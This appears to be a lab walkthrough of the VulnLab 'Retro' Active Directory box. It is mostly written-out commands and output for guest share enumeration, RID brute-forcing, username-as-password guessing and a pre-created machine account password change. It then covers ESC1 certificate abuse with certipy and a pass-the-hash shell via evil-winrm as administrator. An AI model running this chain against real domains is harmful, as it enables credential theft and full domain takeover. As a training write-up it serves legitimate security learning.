Retro

VulnLabs Walkthrough

Table of Contents

Nmap scan

```
Host is up (0.18s latency).
Not shown: 65514 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-12-25 18:49:54Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: retro.vl0., Site: Default-First-Site-
Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC.retro.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC.retro.vl
| Issuer: commonName=retro-DC-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-12-25T18:35:33
| Not valid after:  2025-12-25T18:35:33
| MD5:   c2c5:a571:c9a2:732e:0fb2:e47b:20df:c0bc
|_SHA-1: 4fae:9bec:26b1:13f1:0f03:2c99:5b2d:3c3f:9b2f:c1de
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: retro.vl0., Site: Default-First-Site-
Name)
```

- Here we can see that this is an active directory environment.

Enumeration

- Let's try enumerating shares with the guest account and an empty password.
  - crackmapexec smb retro.vl -u 'guest' -p '' --shares

```
┌──(kali㉿kali)-[~/labs/vulnlab/Retro]
└─$ crackmapexec smb retro.vl -u 'guest' -p '' --shares
SMB         retro.vl        445    DC              [*] Windows Server 2022 Build 20348 x64 (name:DC) (d
omain:retro.vl) (signing:True) (SMBv1:False)
SMB         retro.vl        445    DC              [+] retro.vl\guest:
SMB         retro.vl        445    DC              [+] Enumerated shares
SMB         retro.vl        445    DC              Share           Permissions     Remark
SMB         retro.vl        445    DC              -----           -----------     ------
SMB         retro.vl        445    DC              ADMIN$                          Remote Admin
SMB         retro.vl        445    DC              C$                              Default share
SMB         retro.vl        445    DC              IPC$            READ            Remote IPC
SMB         retro.vl        445    DC              NETLOGON                        Logon server share
SMB         retro.vl        445    DC              Notes
SMB         retro.vl        445    DC              SYSVOL                          Logon server share
SMB         retro.vl        445    DC              Trainees        READ
```

- Here we can see that we have read permissions on the IPC$ share and the Trainees share.
- In the Trainees share, we find a file called 'Important.txt.' Here is what it says:

```
┌──(kali㉿kali)-[~/labs/vulnlab/Retro]
└─$ cat Important.txt
Dear Trainees,

I know that some of you seemed to struggle with remembering strong and unique passwords.
So we decided to bundle every one of you up into one account.
Stop bothering us. Please. We have other stuff to do than resetting your password every day.


Regards

The Admins
```

- Running the --rid-brute flag with crackmapexec we find a list of users.
  - crackmapexec smb retro.vl -u 'guest' -p '' --rid-brute

```
SMB         retro.vl        445    DC              1101: RETRO\DnsAdmins (SidTypeAlias)
SMB         retro.vl        445    DC              1102: RETRO\DnsUpdateProxy (SidTypeGroup)
SMB         retro.vl        445    DC              1104: RETRO\trainee (SidTypeUser)
SMB         retro.vl        445    DC              1106: RETRO\BANKING$ (SidTypeUser)
SMB         retro.vl        445    DC              1107: RETRO\jburley (SidTypeUser)
SMB         retro.vl        445    DC              1108: RETRO\HelpDesk (SidTypeGroup)
SMB         retro.vl        445    DC              1109: RETRO\tblack (SidTypeUser)
```

- I took these users and added them to a text file.
- I then tested to see if any of the users had the same password as their username.
  - crackmapexec smb retro.vl -u 'users.txt' -p 'users.txt'

```
┌──(kali☺kali)-[~/labs/vulnlab/Retro]
└─$ crackmapexec smb retro.vl -u 'users.txt' -p 'users.txt'
SMB         retro           445     DC              [*] Windows Server 2022 Build 20348 x64 (name:DC) (
tro.vl) (signing:True) (SMBv1:False)
SMB         retro           445     DC              [+] retro.vl\trainee:trainee
```

- We can see that the user trainee has the password trainee.
- Let's use this username and password to see if we have more access to other shares.
  - crackmapexec smb retro.vl -u 'trainee' -p 'trainee' –shares

```
┌──(kali☺kali)-[~/labs/vulnlab/Retro]
└─$ crackmapexec smb retro.vl -u 'trainee' -p 'trainee' --shares
SMB         retro           445     DC              [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:re
tro.vl) (signing:True) (SMBv1:False)
SMB         retro           445     DC              [+] retro.vl\trainee:trainee
SMB         retro           445     DC              [+] Enumerated shares
SMB         retro           445     DC              Share           Permissions     Remark
SMB         retro           445     DC              -----           -----------     ------
SMB         retro           445     DC              ADMIN$                          Remote Admin
SMB         retro           445     DC              C$                              Default share
SMB         retro           445     DC              IPC$            READ            Remote IPC
SMB         retro           445     DC              NETLOGON        READ            Logon server share
SMB         retro           445     DC              Notes           READ
SMB         retro           445     DC              SYSVOL          READ            Logon server share
SMB         retro           445     DC              Trainees        READ
```

- We now have read access to the NETLOGON, Notes, and SYSVOL share.
- In the Notes share, we find a file called 'ToDo.txt.' Here is what it says:

```
┌──(kali☺kali)-[~/labs/vulnlab/Retro/kerbrute]
└─$ cat ToDo.txt
Thomas,

after convincing the finance department to get rid of their ancienct banking software
it is finally time to clean up the mess they made. We should start with the pre created
computer account. That one is older than me.

Best

James
```

Pre-created computer accounts

- I googled pre-created computer account exploits. Here is an [article](#) I found that explains what pre-created computer accounts are and how they can be exploited.

Services is that when you pre-create computer accounts with the **Assign this computer account as a pre-Windows 2000 computer** checkmark, the password for the computer account becomes the same as the computer account in lowercase. For instance, the computer account *DavesLaptop$* would have the password **daveslaptop.** This useful piece of information can also

- This article says that pre-created computer accounts have a password that is the same as the name of the computer account, but in all lower-case letters.
- Recall that when we ran the --rid-brute flag we found the machine account: BANKING$
- I wanted to see if the BANKING machine account has the password 'banking' while also seeing if we can access any more shares.

```
┌──(kali㉿kali)-[~/labs/vulnlab/Retro]
└─$ crackmapexec smb retro.vl -u 'BANKING' -p 'banking' --shares
SMB         retro           445    DC              [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:
tro.vl) (signing:True) (SMBv1:False)
SMB         retro           445    DC              [+] retro.vl\BANKING:banking
SMB         retro           445    DC              [-] Error enumerating shares: STATUS_ACCESS_DENIED
```

- We see that this is a valid username and password, however these credentials don't give us any more share access.
- As I continued to read the article, it says that you cannot use a pre-created computer account until the password has been changed.

Changing the Password

Great, we now know the password for an account that we can use to exploit the certificate template flaw identified earlier, but you cannot use this computer account before the password has been changed. And get this: you cannot change the password over SMB (based on my research). This is due to the fact that you need to authenticate to the IPC$ share, and our identified computer account cannot be a pre-created computer account that has not had its password changed.

Changing pre-created computer account password

- We can use changepasswd.py to change the password for the BANKING computer account.
    - python3 changepasswd.py retro.vl/BANKING$:banking@10.10.111.51 -altuser trainee -altpass trainee -newpass Password123

```
┌──(kali㊀kali)-[~/…/vulnlab/Retro/impacket/examples]
└─$ python3 changepasswd.py retro.vl/BANKING$:banking@10.10.90.194 -altuser trainee -altpass trainee -newpas
s Password123
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[!] Attempting to *change* the password of retro.vl/BANKING$ as retro.vl/trainee. You may want to use '-rese
t' to *reset* the password of the target.
[*] Changing the password of retro.vl\BANKING$
[*] Connecting to DCE/RPC as retro.vl\trainee
[*] Password was changed successfully.
```

- Here we can see that the password for the BANKING machine account has been changed.
- I attempted to view shares by authenticating as BANKING with the new password, but for some reason I still couldn't view any more shares.
- I continued doing more enumeration regarding active directory certificate services.

```
┌──(kali㊀kali)-[~/…/vulnlab/Retro/impacket/examples]
└─$ crackmapexec ldap retro.vl -u 'BANKING$' -p 'Password123' -M ADCS
SMB         retro          445     DC              [*] Windows Server 2022 Build 20348 x64 (name:DC)
e) (SMBv1:False)
LDAP        retro          389     DC              [+] retro.vl\BANKING$:Password123
ADCS                                               Found PKI Enrollment Server: DC.retro.vl
ADCS                                               Found CN: retro-DC-CA
```

- Here we can see the certificate name: retro-DC-CA.
- We can use certipy to further enumerate ADCS.
    - certipy find -u 'BANKING$'@retro.vl -p Password123 -dc-ip 10.10.111.51

```
└$ certipy find -u 'BANKING$'@retro.vl -p Password123 -dc-ip 10.10.73.225
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'retro-DC-CA' via CSRA
[!] Got error while trying to get CA configuration for 'retro-DC-CA' via CSRA: CASessionError: code: 0x80070005 - E_
eneral access denied error.
[*] Trying to get CA configuration for 'retro-DC-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Got CA configuration for 'retro-DC-CA'
[*] Saved BloodHound data to '20250215160116_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
[*] Saved text output to '20250215160116_Certipy.txt'
[*] Saved JSON output to '20250215160116_Certipy.json'
```

```
    Enroll                                  : RETRO.VL\Authenticated Users
Certificate Templates
  0
    Template Name                           : RetroClients
    Display Name                            : Retro Clients
    Certificate Authorities                 : retro-DC-CA
    Enabled                                 : True
    Client Authentication                   : True
    Enrollment Agent                        : False
    Any Purpose                             : False
    Enrollee Supplies Subject               : True
    Certificate Name Flag                   : EnrolleeSuppliesSubject
    Enrollment Flag                         : None
    Private Key Flag                        : 16842752
    Extended Key Usage                      : Client Authentication
    Requires Manager Approval               : False
    Requires Key Archival                   : False
    Authorized Signatures Required          : 0
    Validity Period                         : 1 year
    Renewal Period                          : 6 weeks
    Minimum RSA Key Length                  : 4096
    Permissions
      Enrollment Permissions
        Enrollment Rights                   : RETRO.VL\Domain Admins
                                              RETRO.VL\Domain Computers
                                              RETRO.VL\Enterprise Admins
      Object Control Permissions
        Owner                               : RETRO.VL\Administrator
        Write Owner Principals              : RETRO.VL\Domain Admins
                                              RETRO.VL\Enterprise Admins
                                              RETRO.VL\Administrator
        Write Dacl Principals               : RETRO.VL\Domain Admins
                                              RETRO.VL\Enterprise Admins
                                              RETRO.VL\Administrator
        Write Property Principals           : RETRO.VL\Domain Admins
                                              RETRO.VL\Enterprise Admins
                                              RETRO.VL\Administrator
    [!] Vulnerabilities
      ESC1                                  : 'RETRO.VL\\Domain Computers' can enroll, enrollee supplies subject
and template allows client authentication
  1
```

- Here we can see the certificate template, RetroClients is vulnerable to ESC1.
- This article explains the ESC1 vulnerability. Essentially, this vulnerability allows a user to request certificates for any user, including high privileged users.

Exploiting ESC1

- Here we are requesting the administrator certificate.
  - certipy req -username 'BANKING$'@retro.vl -password 'Password123' -c 'retro-DC-CA' -target 'dc.retro.vl' -template 'RetroClients' -upn administrator@retro.vl -dns 'dc.retro.vl' -key-size 4096 -debug

```
┌──(kali㉿kali)-[~/labs/vulnlab/Retro/Certipy]
└─$ certipy req -username 'BANKING$'@retro.vl -password 'Password123' -c 'retro-DC-CA' -target 'dc.retro.vl' -template 'RetroClients' -upn administrator@retro.vl -dns 'dc.retro.vl' -key-size 4096 -debug
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[+] Trying to resolve 'dc.retro.vl' at '10.10.73.225'
[+] Trying to resolve 'RETRO.VL' at '10.10.73.225'
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.10.73.225[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.10.73.225[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 11
[*] Got certificate with multiple identifications
    UPN: 'administrator@retro.vl'
    DNS Host Name: 'dc.retro.vl'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator_dc.pfx'
```

- The administrator certificate was saved to 'administrator_dc.pfx'

Root

- Using this certificate, we can obtain the administrator NTLM hash.
  - certipy auth -pfx administrator_dc.pfx -domain retro.vl -username administrator -dc-ip 10.10.111.51

```
┌──(kali㉿kali)-[~/labs/vulnlab/Retro/Certipy]
└─$ certipy auth -pfx administrator_dc.pfx -domain retro.vl -username administrator -dc-ip 10.10.73.225
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Found multiple identifications in certificate
[*] Please select one:
    [0] UPN: 'administrator@retro.vl'
    [1] DNS Host Name: 'dc.retro.vl'
> 0
[*] Using principal: administrator@retro.vl
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@retro.vl':
```

- Using this hash, we can obtain a shell with Evil-WinRm as the administrator user.
  - evil-winrm -I retro.vl -u 'administrator' -H 'hash'

```
┌──(kali㉿kali)-[~/labs/vulnlab/Retro/Certipy]
└─$ evil-winrm -i retro.vl -u 'administrator' -H

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplement
hine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> ls
```

- We find the root flag in the Desktop directory.

```
    Directory: C:\Users\Administrator\Desktop

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        7/25/2023  12:38 PM             36 root.txt

c*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
VL{                              }
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

Remediation

- Require users to have complex and unique passwords.